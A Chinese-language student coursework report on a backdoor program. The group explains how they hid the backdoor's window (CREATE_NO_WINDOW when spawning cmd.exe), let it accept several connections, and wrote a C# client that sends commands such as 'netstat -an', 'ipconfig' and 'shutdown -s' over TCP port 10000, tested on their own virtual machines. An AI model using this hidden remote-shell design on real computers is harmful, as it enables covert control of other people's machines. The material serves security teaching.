資訊安全報告

作業一、後門程式

組別 ： 第二組

組員 ：

B10217004 葉冠麟

B10217025 邱宇勳

B10217027 賴政瑋

B10217036 黃子羿

B10217057 趙威筑

目　　錄



1、 題目功能解決辦法

原本的 Backdoor 程式只有開啟後門的功能，並且開啟後會跑出小黑窗。連接成功時也會跳出小黑窗，且只有一個使用者能成功連接。實作將 Backdoor 開啟時改為無畫面跳出、連接成功時將小黑窗改為在背景執行、可供多個使用者成功連接。增加 Client 端的使用程式。

功能	實作方法
建立有視窗的 Client	使用 C#製作視窗、並使用 TCPclient 的方式連接 backdoor
Backdoor 不要顯示視窗	在 `CreateProcessA` 的 `function` 中更改參數的引用
Backdoor 多人連線	在 listen 之後的程式包入無限迴圈中使得 socket 能一直被連接

2、程式碼解說

Backdoor 程式解說

	將原本的 Main 的宣告改為視窗化的模式，但下方程式並沒有將視窗顯示出來。 因此， 開啟 Backdoor 時使用者並不會看到任何視窗
	Backdoor 程式原本並沒有 while，增加 while 迴圈在 listen 之後將可以使程式一直停留在 accept 階段，因此可以一直接收 client 端得連線

```
BOOL WINAPI CreateProcess(
  _In_opt_    LPCTSTR               lpApplicationName,
  _Inout_opt_ LPTSTR                lpCommandLine,
  _In_opt_    LPSECURITY_ATTRIBUTES lpProcessAttributes,
  _In_opt_    LPSECURITY_ATTRIBUTES lpThreadAttributes,
  _In_        BOOL                  bInheritHandles,
  _In_        DWORD                 dwCreationFlags,
  _In_opt_    LPVOID                lpEnvironment,
  _In_opt_    LPCTSTR               lpCurrentDirectory,
  _In_        LPSTARTUPINFO         lpStartupInfo,
  _Out_       LPPROCESS_INFORMATION lpProcessInformation
);
```


將 creatProcess 中 dwcreationflags 的參數改為 CREATE_NO_WINDOW 將可以讓連線之後跑出的小黑窗改為在背景執行

```
if(CreateProcessA(NULL, "cmd.exe", NULL, NULL, TRUE, CREATE_NO_WINDOW, NULL, NULL, (LPSTARTUPINFOA)&si, &ProcessInformati
```

更改後的程式

Client 程式解說

程式使用 C#來編寫



Client 端程式畫面

`` public void telnetstart() { Console.WriteLine("目標IP:"); // ip = textBox1.Text; if(InputBox("IP輸入", "輸入目標主機IP address : ", ref value) ==DialogResult.OK) ip = value; Console.WriteLine("目標Port:"); // port = int.Parse(textBox2.Text); port = 10000; label1.Text = "連線成功!!\n目標的IP : " + ip + "\n\n目標的Port : " + port.ToString(); tcpclient = new TcpClient(ip, port); // 連接服務器 stream = tcpclient.GetStream(); // 獲取網絡數據流對象 sw = new StreamWriter(stream); //將輸入資料傳到sever sr = new StreamReader(stream, Encoding .GetEncoding(950));//讀取sever端回傳的資訊 //且編碼為big-5 SckSReceiveTd = new Thread(Runtelnet);//將傳資料及讀資料 //的function改為用 //多執行緒執行 SckSReceiveTd.Start(); ```	按下連線後的 function 跑出 messagebox 讓使用者輸入 IP Port 預設為 10000 開啟 TcpClient 連線的功能 定義資料傳輸的通道目標 使用多執行緒執行傳輸的 function
`` public void Runtelnet() { while (true) { stream.ReadTimeout = 10; try { while (!sr.EndOfStream) //判斷是否還有資料未接收 { string c = sr.ReadLine(); s = s+"\n"+c; //讀取資料存在S裡 Console.WriteLine(c); } } catch(Exception e) { } streamout = true; if (!String.IsNullOrEmpty(cmdin)) { sw.Write("{0}\r\n", cmdin); //傳入指令，指令存在cmdin裡 cmdin = ""; } sw.Flush(); //傳送端資料更新 } ```	在多執行緒裡執行的 function 在無限迴圈裡持續讀取 sever 傳回來的資料並存在字串 s 讀取使用者輸入的指令並傳入 sever 端

```
private void timer1_Tick(object sender, EventArgs e)
{

    if (streamout)  //timer會固定來判斷是否有資料
    {

        richTextBox1.Text = richTextBox1.Text + s;
        streamout = false;//有資料時輸出至richtextBox
        s = "";
    }
}
```

使用 timer 固定 1 秒讀取接收到的資料並輸出至 richtextbox 中。


```
private void button6_Click(object sender, EventArgs e)
{
    richTextBox1.Text = ""; //將連線斷線初始化
    label1.Text = "尚未連接";
    SckSReceiveTd.Abort();
    stream.Close();
    tcpclient.Close();
}

private void button4_Click(object sender, EventArgs e)
{

    cmdin = "netstat -an";//獲取PORT資訊
}

private void button5_Click(object sender, EventArgs e)
{

    cmdin = "ipconfig";//獲取IP
}
private void button2_Click(object sender, EventArgs e)
{
    cmdin = "shutdown -s";//將sever關機
}

private void button7_Click(object sender, EventArgs e)
{
    richTextBox1.Text = "";//清除畫面
}
```

程式中剩餘按鈕的功能程式碼:


只要將指令存入 cmdin 中即可將指令傳入 backdoor 中

3、功能展示


使用一台主機及兩台虛擬機電腦做測試




開啟 Backdoor 的虛擬機 IP 資訊



開啟 Backdoor 後 10000Port 打開且下方並無程式跑出




Client 端點選建立連線後顯示輸入 ip 的對話窗




連線成功後可以看到已經接收到小黑窗的開頭資訊

點選 IP 資訊後接收到的資料



點選 CMD 指令輸入的對話窗，點選 OK 即可發送指令



兩台 Client 端同時連線的畫面，左方位於虛擬機
右方則是主機的畫面，兩者可同時使用。

5、 心得

這應該是我們第一次使用後門程式，之前對於資訊安全這方面都只是紙上談兵，都只知道個資很重要，但是知道就只是想法並沒有去實作過，這次的作也讓我們可以實際動手去體驗資訊安全的操作，後門程式是第一次使用，真的很有趣，簡單透過命令提示字元下個指令就可以操控別人的電腦，感覺真的很新鮮，但也親至體驗到後門程式的威力，沒想到入侵別人電腦是那麼的簡單，也體會到保護電腦資料的重要性。也讓我更加了解網路程式連接的機制和結構是如何運作的，透過 telnet 的方式可以連線到主機，然後開啟命令提示字元就可以提供 client 端做指令操作。雖然之前對網路程式只略懂皮毛，但是透過這次作業可以實際完成一個簡單的連接過程操作，對於網路的程式架構有更深入的學習和了解，學習到更多網路程式兩端的溝通方法，完成這次作業。